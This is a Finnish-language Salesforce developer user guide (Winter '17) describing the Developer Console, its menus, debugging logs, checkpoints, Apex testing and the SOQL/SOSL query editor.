

Paranna Salesforcea koodilla

Käyttöopas, Winter '17



Tämän asiakirjan englanninkielinen versio on etusijalla sen käännettyyn versioon nähden.

© Copyright 2000–2016 salesforce.com, inc. Kaikki oikeudet pidätetään. Salesforce on salesforce.com, inc.:in rekisteröity tavaramerkki, samoin kuin muut nimet ja tavaramerkit. Muut mainitut tavaramerkit saattavat olla vastaavien omistajiensa tavaramerkkejä.

SISÄLTÖ

Paranna Salesforcea koodilla	1
Tervetuloa, Salesforce-kehittäjät	1
Salesforce-kehitystyökalut	1
Koodi	2
Virheenkorjaus	249
Testi	289
Käyttöönotto	299
Hakemisto	300

Paranna Salesforcea koodilla

Tervetuloa, Salesforce-kehittäjät

Tämä dokumentaatio tarjoaa tietoja Salesforce-organisaatiosi tehostamiseen mukautettujen sovellusten kehittämisen ja ulkoisten sovellusten integroinnin avulla.

Tämä dokumentaatio on lajiteltu tehtävien mukaan, joten löydät tarvitsemasi tiedot nopeasti:

- [Koodin kirjoittaminen](#) — Kirjoita koodia Apex-ohjelmointikielen avulla lisätäksesi liiketoimintalogiikkaa tai käytä Visualforce-merkintäkieltä luodaksesi käyttöliittymän. Lisäksi löydät tietoja sovelluksesi integroimisesta API:en avulla ja ulkoisten sovellustesi todentamisesta.
- [Koodisi virheenkorjaus](#) — Korjaa sovelluksesi virheitä Developer-konsolin avulla.
- [Muutoksiesi testaaminen](#) — Testaa Apex-koodiasi ja käytä muita testaustyökaluja.
- [Ota käyttöön](#) — Ota muutoksiesi käyttöön toisessa organisaatiossa käyttämällä muutosjoukkoja ja muita työkaluja.

Löydät kehittäjien koko dokumentaation osoitteesta <https://developer.salesforce.com/page/Documentation>.

Salesforce-kehitystyökalut

Tämä taulukko on yhteenveto useiden Salesforce-kehitystyökalujen toiminnoista.

Työkalu	Koodi	Visualforce	Testi	Käyttö	Käytettävissä kohdasta
Force.com Developer -konsoli	✓	✓	✓		Nimesi tai pikavalikko (⚙️)
Force.com IDE	✓	✓	✓	✓	developer.salesforce.com
Visualforce-kehitystilän alapalkki	✓				Määrittelyt-valikko tai henkilökohtaiset asetukset
Koodieditori	✓				Määrittelyt
Apex-testin suoritus			✓		määrittelyt
Muutosjoukot				✓	Määrittelyt
Force.com Migration Tool				✓	Määrittelyt

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä olevat työkalut vaihtelevat Salesforce Edition -versiosi mukaan.



Note: Force.com IDE on Salesforcen tarjoama resurssi sen käyttäjien ja kumppanien tueksi, mutta se ei ole osa sen palvelujamme siinä merkityksessä kuin Salesforcen päätilaussopimus ilmaisee.

KATSO MYÖS:

<http://wiki.developerforce.com/page/Tools>

[Developer Console -konsolin toiminnot](#)

[Kehitystilän ottaminen käyttöön](#)

Koodi

Koodin kirjoittaminen

Tämä osio sisältää tietoja koodin kirjoittamiseen organisaatiosi laajentamiseksi.

- [Developer Console -konsolin toiminnot](#)
- [Koodisi suojaaminen](#)
- [Developer Console -konsolin kyselyeditori](#)
- [Koodin työstäminen](#)

KATSO MYÖS:

[Koodin virheenkorjaus](#)

[Tekemiesi muutosten testaaminen](#)

[Käyttöönotto](#)

Developer-konsoli

Developer Console -konsoli on integroitu kehitysympäristö kokoelmalla työkaluja, joita voit käyttää Salesforce-organisaatiosi sovellusten luomiseen, vianmääritykseen ja testaamiseen.

TÄSSÄ OSIOSSA:

[Avaa Developer-konsoli](#)

Kehittäjän konsoli on helppo avata muutamalla napsautuksella Salesforce Classicista tai Lightning Experiencesta. Developer-konsoli on integroitu kehitysympäristö kokoelmalla työkaluja, joita voit käyttää Salesforce-organisaatiosi sovellusten luomiseen, vianmääritykseen ja testaamiseen.

[Developer Console -konsolin toiminnot](#)

Developer Console -konsoli voi auttaa sinua useissa kehitystehtävissäsi.

[Developer-konsolin käyttöliittymän yhteenveto](#)

Developer-konsoli sisältää kokoelman työkaluja koodausta, virheenkorjausta ja sovellusten testaamista varten.

[Developer-konsolin komentorivin viite](#)

Developer Console -konsoli sisältää komentorivin, josta voi suorittaa useita hyödyllisiä komentoja. Avaa tai sulje Developer Console -konsolin komentorivi-ikkuna painamalla **CTRL+SHIFT+L**.

Developer-konsolin työtilat

Työtila on kokoelma Developer Console -konsolin pääpaneelissa välilehtinä näytettäviä resursseja.

Avaa Developer-konsoli

KÄYTTÄJÄOIKEUDET

Kehittäjän konsolin käyttäminen:	Kaikkien tietojen tarkastelu-oikeus
Anonyymin Apex-koodin suorittaminen:	Apex-laadintaoikeus
Koodihaun käyttäminen ja SOQL:n tai SOSL:n suorittaminen kyselyvälilehdessä:	API käytössä
Apex-luokkiin ja -käynnistimiin tehtyjen muutosten tallentaminen:	Apex-laadintaoikeus
Visualforce-sivuihin ja -komponentteihin tehtyjen muutosten tallentaminen:	Sovelluksen mukautusoikeus
Muutosten tallentaminen Lightning-resurssiin:	Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

Kehittäjän konsoli on helppo avata muutamalla napsautuksella Salesforce Classicista tai Lightning Experienceista. Developer-konsoli on integroitu kehitysympäristö kokoelmalla työkaluja, joita voit käyttää Salesforce-organisaatiosi sovellusten luomiseen, viänmääritykseen ja testaamiseen.

Kehittäjän konsolin avaaminen Salesforce Classicissa:

1. Napsauta *Nimesi*.
2. Napsauta **Kehittäjän konsoli**.

Kehittäjän konsolin avaaminen Lightning Experienceista:

1. Napsauta pikavalikkoa (⚙️).
2. Napsauta **Kehittäjän konsoli**.

Developer Console -konsolin toiminnot

KÄYTTÄJÄOIKEUDET

Developer-konsolin käyttäminen:	Kaikkien tietojen tarkastelu-oikeus
Anonyymin Apex-koodin suorittaminen:	Apex-laadintaoikeus
Koodihaun käyttäminen ja SOQL:n tai SOSL:n suorittaminen kyselyvälilehdessä:	API käytössä
Apex Code -luokkiin ja -käynnistimiin tehtyjen muutosten tallentaminen:	Apex-laadintaoikeus
Visualforce-sivuihin ja -komponentteihin tehtyjen muutosten tallentaminen:	Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

Muutosten tallentaminen Lightning-resurssiin:

Sovelluksen mukautusoikeus

Developer Console -konsoli voi auttaa sinua useissa kehitystehtävissäsi.

Mitä tehtäviä voit suorittaa Developer Consolella?

Viankorjaus ja vianetsintä

Developer-konsolissa on käteviä työkaluja loogisten ongelmien tehokkaaseen jäljittämiseen.

- **Tarkastele lokeja:** Käytä Lokit-välilehteä tarkastellaksesi lokien luetteloa. Avaa lokeja lokien tarkastusohjelmassa. Lokien tarkastusohjelma on sisältökohtaisen suorituksen tarkasteluohjelma, joka näyttää toiminnon lähteen, käynnistimen ja seuraukset. Käytä tätä työkalua tarkastellaksesi virheenkorjauslokeja, jotka sisältävät tietokantatapahtumia, Apex-käsittelyitä, työnkuluja ja vahvistuslogiikkaa.
- **Aseta Apex-koodiin tarkastuspisteitä ja tarkastele niitä:** Aseta tarkastuspisteitä Developer-konsolista tunnistaksesi virheiden lähteen. Jos esimerkiksi haluat ymmärtää miksi tietty pyyntö tuottaa virheen, voit tarkastaa suorituksen, tunnistaa haitallisen logiikan ja asettaa tarkastuspisteen. Kun suoritat prosessin uudelleen, voit tarkastella pyyntöä tässä nimenomaisessa kohdassa saadaksesi yksityiskohtaisia tietoja koodisi parantamiseen. Vaikka Developer-konsoli ei pysty keskeyttämään suorittamista, kuten tavanomainen viankorjaus, se tarjoaa pilvikehittäjille lähes saman näkyvyyden ja vähentää tarvetta instrumenttikoodaukseen `System.debug`-komennoilla.

Lähdekoodin muokkaaminen ja selaaminen

Developer Console sallii sinun selata, avata, muokata ja luoda lähdekooditiedostoja.

- **Selaa organisaatiosi paketteja:** Sela organisaatiossasi luotujen pakettien sisältöä.
- **Tarkastele ja muokkaa Apex-luokkia ja -käynnistimiä:** Avaa ja muokkaa Apex-käynnistimiä ja -luokkia ja avaa mukautettujen objektien määritelmäsi Vain luku -näkyvässä.
- **Lightning-komponenttien tarkastelu ja muokkaaminen:** Avaa ja muokkaa Lightning-resursseja, kuten sovellus, komponentti, tapahtuma tai liittymä.
- **Tarkastele ja muokkaa Visualforce-sivuja ja -komponentteja:** Avaa ja muokkaa Visualforce-sivuja ja -komponentteja.
- **Käytä lähdekoodieditoriä:** Avaa joukko työstettäviä kooditiedostoja ja siirry niiden välillä yhdellä napsautuksella. Developer-konsolin lähdekoodieditori sisältää tekstin automaattisen täydennystoiminnon Apex-koodille.

Suorituskyvyn testaaminen ja vahvistaminen

Developer-konsolissa on useita koodin testaamiseen ja suorituskyvyn analysoimiseen tarkoitettuja työkaluja.

- **Testaa Apex-koodia:** Käytä Developer-konsolia tarkistaaksesi koodin kattavuuden ja suorittaaksesi Apex-testejä, kuten yksikkötestejä, toimintatestejä, regressiotestejä jne. Apex tukee *yksikkötestien* luomista ja suorittamista helpottaakseen kestävä ja virheettömän koodin kehittämistä. Yksikkötestit ovat luokkametodeja, jotka vahvistavat koodin tiettyjen osien toimivuuden. Yksikkötestimetodit eivät hyväksy argumentteja, eivät sido mitään tietoja tietokantaan, eivät lähetä sähköposteja ja ovat merkittyjä `testMethod`-avainsanalla tai `isTest`-arvolla metodin määrittämisessä. Lisäksi testimetodien täytyy olla määritettyinä testiluokissa, eli `isTest`-merkityissä luokissa.
- **Tarkasta suorituskykyongelmat lokista:** Lokien tarkastusohjelma on sisältökohtaisen suorituksen tarkasteluohjelma, joka näyttää toiminnon lähteen, käynnistimen ja seuraukset. Käytä tätä työkalua tarkastellaksesi virheenkorjauslokeja, jotka sisältävät tietokantatapahtumia, Apex-käsittelyitä, työnkuluja ja vahvistuslogiikkaa. Avaa virheenkorjausloki ja tarkastele toimintojen kokonaistoimintaa suorituskykyhakemistossa. Suoritetut yksiköt -paneeli jakaa pyynnön sekä ajan että tyyppin mukaan ja luokittelee ajoitukset menetelmien, kyselyjen, työnkulujen, kutsujen, DML:n, vahvistusten, käynnistimien ja sivujen mukaan, jotta saat selkeän käsityksen mistä suorituskykyongelmia voi etsiä. Käytä Aikajana-paneelia nähdäksesi kokonaispyynnön aikajana-näkymän ja selataksesi tietyn lohkon tapahtumia. Rajoitukset-paneeli tarjoaa yhteenvetönäkymän käytetyistä resursseista ja määrittää ne suhteessa allokoituihin pyyntörajoituksiin.


SOQL- ja SOSL-kyselyiden suorittaminen

Developer-konsoli tarjoaa yksinkertaisen käyttöliittymän SOQL- ja SOSL-pyyntöjen hallintaan.

- **Muokkaa ja suorita SOQL- ja SOSL-pyyntöjä:** Käytä **kyselyeditoria** pyytääksesi tietoja organisaatiostasi.
- **Näytä kyselyn tulokset:** Tulokset näytetään Query Results (Kyselyn tulokset) -ruudukossa, jonka avulla voit avata, luoda, päivittää ja poistaa tietueita. Useita objekteja sisältävissä SOSL-hakutuloksissa kukin objekti näytetään erillisessä välilehdessä.

Developer-konsolin käyttöliittymän yhteenveto

Developer-konsoli sisältää kokoelman työkaluja koodausta, virheenkorjausta ja sovellusten testaamista varten.



Developer-konsoli on jaettu seuraaviin osioihin:

1. [Valikkopalkki](#)
2. [Työtila](#), jossa on välilehti kullekin avoinna olevalle kohteelle
3. [Lokit, testit ja ongelmat -paneeli](#)

Valikkopalkki

Valikkopalkki sisältää seuraavat alasetteleväliöt:

- **File** (Tiedosto) -valikosta voit avata ja luoda resursseja.
- **Edit** (Muokkaa) -valikon avulla voit hakea ja muokata kooditiedostoja.
- **Debug** (Virheenkorjaus) -valikosta voit käyttää useita työkaluja ja asetuksia.

- **Test** (Testi) -valikosta voit käyttää testaustyökaluja.
- **Workspace** (Työtila) -valikosta voit valita ja hallita työtiloja.
- **Help** (Ohje) -valikko sisältää linkkejä online-ohjeeseen, näppäimistön pikavalintojen viitesivun ja kehittäjän konsolin valintasivut.

Työtila

Työtila on kokoelma Developer-konsolin pääpaneelissa välilehtinä näytettäviä resursseja.

Kussakin välilehdessä näytettävä lisätietonäkymä tai editori määritetään välilehdessä avoinna olevan resurssin perusteella. Esimerkiksi lähdekoodi avautuu lähdekoodin editorissa, lokit avautuvat lokien tarkastusohjelmassa jne. Voit luoda työtilan mille tahansa ryhmälle resursseja, joita säilytät yhdessä pitääksesi työsi järjestyksessä. Voit esimerkiksi luoda yhden työtilan lähdekoodille ja toisen virheenkorjauslokeille ja siirtyä niiden välillä tehdessäsi koodaus- ja testaustöitä.

Lisätietoja on kohdassa [Developer-konsolin työtilat](#).

Lokit, testit ja ongelmat -paneeli

Developer-konsolin alapaneeli sisältää useita hyödyllisiä välilehtiä:

- **Logs** (Lokit) -välilehdessä näytetään käytettävissä olevat lokit.
 - **Tests** (Testit) -välilehdessä näytetään käytettävissä olevat testit.
 - **Checkpoints** (Tarkastuspisteet) -välilehdessä näytetään käytettävissä olevat tarkastuspisteet.
 - **Query Editor** (Kyselyeditori) -välilehdestä voit suorittaa SOQL- tai SOSL-kyselyitä organisaatiosi tietdoille.
 - Jos **View State** (Näkymätila) -välilehti on käytössä, se näyttää sinulle Visualforce-sivun näkymätilan.
 - **Progress** (Edistyminen) -välilehti näyttää kaikki ei-synkronoidut pyynnöt reaaliajassa. Jos haluat nähdä vain kesken olevat toiminnot, valitse **Hide Finished Runs** (Piilota valmiit suoritukset). Jos haluat keskeyttää kaikki kesken olevat käyttöönotot, napsauta **Cancel All Deployments** (Peruuta kaikki käyttöönotot). Kun keskeytät käyttöönoton, Progress (Edistyminen) -välilehteen ilmestyy hetken päästä jäännöspyyntö-aihe. Osittaiset käyttöönotot eivät ole mahdollisia. Jos haluat tyhjentää pyyntötehtävän välittömästi, päivitä Developer-konsoli.
 - **Problems** (Ongelmat) -välilehdessä näytetään käännösvirheiden lisätiedot [lähdekoodin editorissa](#). Tekemäsi muutokset käännetään ja vahvistetaan taustalla. Kun muokkaat koodia, rivin vieressä oleva virheilmoitus osoittaa, että rivi sisältää virheitä. Napsauta riviä **Problems** (Ongelmat) -välilehdestä siirtyäksesi koodiriville, joka aiheutti virheen.
-  **Note:** Kun mitään toimintaa ei ole suoritettu 20 minuuttiin, Developer-konsoli lopettaa uusien lokien, testisuoritusten ja tarkastuspisteiden pyynnöt. Jos haluat jatkaa päivityksiä, napsauta **Debug (Virheenkorjaus) > Resume Updating (Jatka päivittämistä)**.

Näppäimistön pikavalinnat

Tarkastele Developer-konsolin näppäimistön pikavalintoja napsauttamalla **Help (Ohje) > Shortcut Keys (Pikanäppäimet)** tai paina CTRL+SHIFT+?.

Developer Console -konsolin File (Tiedosto) -valikko

Developer Console -konsolin **File** (Tiedosto) -valikko sallii sinun hallita Apex-käynnistimiäsi ja -luokkiasi, Visualforce-sivujasi ja -komponenttejasi ja staattisia resurssejasi (teksti, XML, JavaScript tai CSS). Se sisältää seuraavat vaihtoehdot.

- **New** (Uusi): Luo resurssin ja avaa sen [lähdekoodin editorissa](#). Voit luoda seuraavia resursseja:
 - Apex-luokka tai käynnistin: Jos haluat luoda Apex-käynnistimen, valitse ensin objekti, johon käynnistin liitetään.

- Lightning-sovellus, -komponentti, -tapahtuma, -rajapinta tai valtuuspaketti. Katso lisätietoja kohdasta [Lightning-komponenttikehyksen yleiskatsaus](#) sivulla 79.
- Visualforce-sivu tai -komponentti
- Staattinen resurssitiedosto (teksti, XML, JavaScript tai CSS)
- **Open** (Avaa): Käynnistää [File Open \(Avaa tiedosto\) -ikkunan](#), joka sallii sinun selata ja avata sovelluksen koodi- ja data-objekteja.
- **Open Resource** (Avaa resurssi): Käynnistää Avaa resurssi -ikkunan, joka sallii sinun hakea tiedostoja nimen perusteella.
- **Open Lightning Resources** (Avaa Lightning-resursseja): Käynnistää Open Lightning Resources (Avaa Lightning-resursseja) -ikkunan, josta voit hakea Lightning-komponenttien resursseja nimen perusteella.
- **Open Log** (Avaa loki): Avaa valitun lokin [lokien tarkastusohjelmassa](#). Voit käyttää lokeja myös [Logs](#) (Lokit) -välilehdestä.
- **Open Raw Log** (Avaa raaka loki): Avaa valitun lokin pelkkänä tekstinä.
- **Download Log** (Lataa loki): Tallentaa valitusta lokista tekstikopion paikalliselle laitteellesi.
- **Save** (Tallenna): Tallentaa aktiivisessa välilehdessä olevan kohteen.
- **Save All** (Tallenna kaikki): Tallentaa kaikkiin työtilasi avoimiin välilehtiin tehdyt muutokset. Käytä tätä vaihtoehtoa tallentaaksesi sidonnaisten muutosten joukon.
- **Delete** (Poista): Poistaa aktiivisessa välilehdessä olevan kohteen. Voit poistaa vain Apex-luokkia ja -käynnistimiä, Visualforce-sivuja ja staattisia resurssitiedostoja.
- **Close** (Sulje): Sulkee aktiivisen välilehden.
- **Close All** (Sulje kaikki): Sulkee kaikki työtilassasi avoinna olevat välilehdet. Jos jokin välilehti sisältää tallentamattomia muutoksia, sinua pyydetään tallentamaan ne.


TÄSSÄ OSIOSSA:

[Tyyppien avaaminen File \(Tiedosto\) Open \(Avaa\) -ikkunasta](#)

Voit selata ja avata sovelluskoodiasi ja dataobjektejasi Developer Console -konsolin Open (Avaa) -ikkunasta.

Tyyppien avaaminen File (Tiedosto) Open (Avaa) -ikkunasta

Voit selata ja avata sovelluskoodiasi ja dataobjektejasi Developer Console -konsolin Open (Avaa) -ikkunasta.



Kohteen hakeminen Open (Avaa) -ikkunasta:

1. Napsauta Setup Entity Type (Määrittysentiteetin tyyppi) -sarakeesta haettavan kohteen tyyppiä.
2. Etsi tutkittava kohde vierittämällä Entities (Entiteetit) -saraketta.
Jos haluat suodattaa näytettäviä kohteita, napsauta **Filter (Suodata)** -tekstiruutua ja syötä suodatusehdot.

3. Napsauta kohdetta kerran Related (Liittyvät) -sarakeesta nähdäksesi siihen liittyvät kohteet. Voit esimerkiksi napsauttaa objektia nähdäksesi, mitä Apex-luokkia se käyttää.
4. Jos haluat avata kohteen uudessa välilehdessä, kaksoinapsauta sitä tai valitse se ja napsauta **Open** (Avaa). Kooditiedostot avataan lähdekoodin editorissa ja dataobjektit avataan objektien tarkastusnäkyssä.

Voit selata ja avata organisaatiosi pakettien sisältöä **File (Tiedosto) > Open (Avaa)** -ikkunasta. Voit nähdä pakettien koko sisällön ja avata paketissa olevia kooditiedostoja ja mukautettuja objekteja. Näet luettelossa paketin kohteet, kuten mukautetut kentät ja vahvistussäännöt, mutta et niiden lisätietoja.



Note: Et voi tarkastella tai muokata organisaatioosi asentamiasi hallittavien pakettien sisältöjä. Voit selata, avata ja muokata luokkia, objekteja ja muita asennetuissa ei-hallittavissa paketeissasi olevia entiteettejä, aivan kuin olisit luonut ne itse.

Packages (Paketit) -entiteettityyppi sisältää vain luomasi paketit, ei asentamiasi hallittavia tai ei-hallittavia paketteja.

Developer Console -konsolin Edit (Muokkaa) -valikko

Developer-konsolin **Edit** (Muokkaa) -valikon avulla voit hakea ja muokata kooditiedostojasi. Se sisältää seuraavat vaihtoehdot.

- **Find** (Etsi): Hakee valittua tekstiä nykyisestä näkymästä. Jos mitään tekstiä ei ole valittuna, avaa selaimen hakuikkunan.
- **Find Next** (Etsi seuraava): Hakee valitun tai määritetyn tekstin seuraavan esiintymän nykyisestä näkymästä.
- **Find/Replace** (Etsi/korvaa): Hakee ja korvaa valitun tai määritetyn tekstin nykyisestä näkymästä.
- **Search in Files** (Hae tiedostoista): Avaa hakuikkunan, josta voit hakea kaikkien kooditiedostojen sisältöä.
- **Fix Indentation** (Korjaa sisennys): Korjaa sisennyksen nykyisessä kooditiedostossa.

Developer Console -konsolin Debug (Virheenkorjaus) -valikko

Developer-konsolin **Debug** (Virheenkorjaus) -valikko sallii sinun hallita lokejasi ja suorittaa anonyymiä Apex-koodia. Se sisältää seuraavat vaihtoehdot.


- **Open Execute Anonymous Window** (Avaa Suorita anonyymi -ikkuna): Avaa uuden ikkunan, josta voit syöttää Apex-koodia testausta varten. Lisätietoja on kohdassa [Anonyymien Apex-koodin suorittaminen](#).
- **Execute Last** (Suorita edellinen): Suorittaa Syötä Apex-koodia -ikkunan viimeisimmän syötteen.
- **Switch Perspective** (Vaihda perspektiiviä): Valitse perspektiivi käytettävissä olevien vakiomuotoisten ja mukautettujen perspektiivien luettelosta. Lisätietoja on kohdassa [Lokien tarkastusohjelma](#).
- **View Log Panels** (Näytä lokipaneelit): Näyttää perspektiivissä käytettävissä olevien paneelien luettelon.
- **Perspective Manager** (Perspektiivien hallintaohjelma): Avaa perspektiivien hallintaohjelman. Lisätietoja on kohdassa [Perspektiivien hallinta lokien tarkastusohjelmassa](#).
- **Save Perspective** (Tallenna perspektiivi): Tallentaa kaikki muutokset, joita olet tehnyt nykyiseen perspektiiviin sen ollessa avoinna.
- **Save Perspective As** (Tallenna perspektiivi nimellä): Tallenna kopion nykyisestä perspektiivistä eri nimellä.
- **Auto-Hide Logs** (Piilota lokit automaattisesti): Valitse tämä vaihtoehto tyhjentääksesi olemassa olevat lokit, kun sivu päivitetään.
- **Show My Current Logs Only** (Näytä vain omat nykyiset lokini): Poista tämä valinta (se on oletusarvoisesti valittuna) nähdäksesi kaikki organisaatiollesi tallennetut lokit, mukaan lukien muiden käyttäjien juuri luomat lokit.
- **Show My Current Checkpoints Only** (Näytä vain omat nykyiset tarkastuspisteeni): Poista tämä valinta (se on oletusarvoisesti valittuna) nähdäksesi kaikki organisaatiollesi tallennetut tarkastuspisteet, mukaan lukien muiden käyttäjien juuri luomat tarkastuspisteet.
- **Clear** (Tyhjennä): Valitse **Log Panel** (Lokipaneeli), **Checkpoint Results Panel** (Tarkastuspisteiden tulosten paneeli) tai **Checkpoint Locations** (Tarkastuspisteiden sijainnit) poistaaksesi tämänhetkiset tiedot välimuistista ja päivittääksesi näytön.
- **Resume Updating** (Jatka päivitystä): Uudistaa yhteyden palvelimelle. Tämä vaihtoehto näytetään vain, jos kysely on keskeytetty aikakatkaisulla.

- **Change Log Levels** (Muuta lokitasoja): Avaa lokiasetusten valintaikkunan, josta voit määrittää tulevien pyyntöjen lokitasot. Lisätietoja on kohdassa [Virheenkorjauslokien tasot](#).

 **Note:** Joitakin **Debug** (Virheenkorjaus) -valikon vaihtoehtoja ei voi käyttää ennen kuin loki on luotu.

Developer-konsolin kyselyeditori

Voit käyttää Developer-konsolin kyselyeditoria suorittaaksesi SOQL-kyselyn tai SOSL-haun organisaatiosi tiedoille. Edelliset 10 kyselyäsi näytetään Historia-ikkunasta, josta voit käyttää niitä nopeasti uudelleen. Tulokset näytetään Query Results (Kyselyn tulokset) -ruudukossa, jonka avulla voit avata, luoda, päivittää ja poistaa tietueita. Useita objekteja sisältävissä SOSL-hakutuloksissa kukin objekti näytetään erillisessä välilehdessä.



TÄSSÄ OSIOSSA:

[SOQL-kyselyn tai SOSL-haun suorittaminen](#)

Suorita SOQL-kyselyitä tai SOSL-hakuja Developer-konsolin Query Editor (Kyselyeditori) -paneelist.

[Kyselyiden suunnitelmien noutaminen](#)

Käytä Query Plan (Kyselyn suunnitelma) -työkalua optimoidaksesi kyselyitä, jotka tehdään suurelle määrälle tietueita. Tarkastele SOQL-kyselyiden ja SOSL-hakujen, raporttien ja luettelonäkymien kyselyiden suunnitelmia. Jos organisaatiollesi on saatavilla mukautettuja indeksejä, käytä kyselyiden suunnitelmia päättääksesi, milloin pyytää mukautettua indeksiä Salesforce-tukipalvelulta.

[Kyselyn tulokset -ruudukko](#)

Query Results (Kyselyn tulokset) -ruudukossa tietueet näytetään riveinä. Voit luoda, päivittää ja poistaa tietueita poistumatta Developer-konsolista. Useita objekteja sisältävissä SOSL-hakutuloksissa kukin objekti näytetään erillisessä välilehdessä.

SOQL-kyselyn tai SOSL-haun suorittaminen

Suorita SOQL-kyselyitä tai SOSL-hakuja Developer-konsolin Query Editor (Kyselyeditori) -paneelist.

1. Syötä SOQL-kysely tai SOSL-haku Kyselyeditori-paneeliin.
2. Jos haluat kysellä Tooling-entiteettejä dataentiteettien sijaan, valitse **Use Tooling API** (Käytä Tooling API:a).

3. Napsauta **Execute** (Suorita). Jos kysely tuottaa virheitä, ne näytetään Query Editor (Kyselyeditori) -paneelin alalaidassa. Tuloksesi näytetään Developer-konsolin työtilan Query Results (Kyselyn tulokset) -ruudukossa.
4.  **Varoitus:** Jos suoritat kyselyn uudelleen, menetät kaikki Query Results (Kyselyn tulokset) -ruudukossa tehdyt tallentamattomat muutokset.

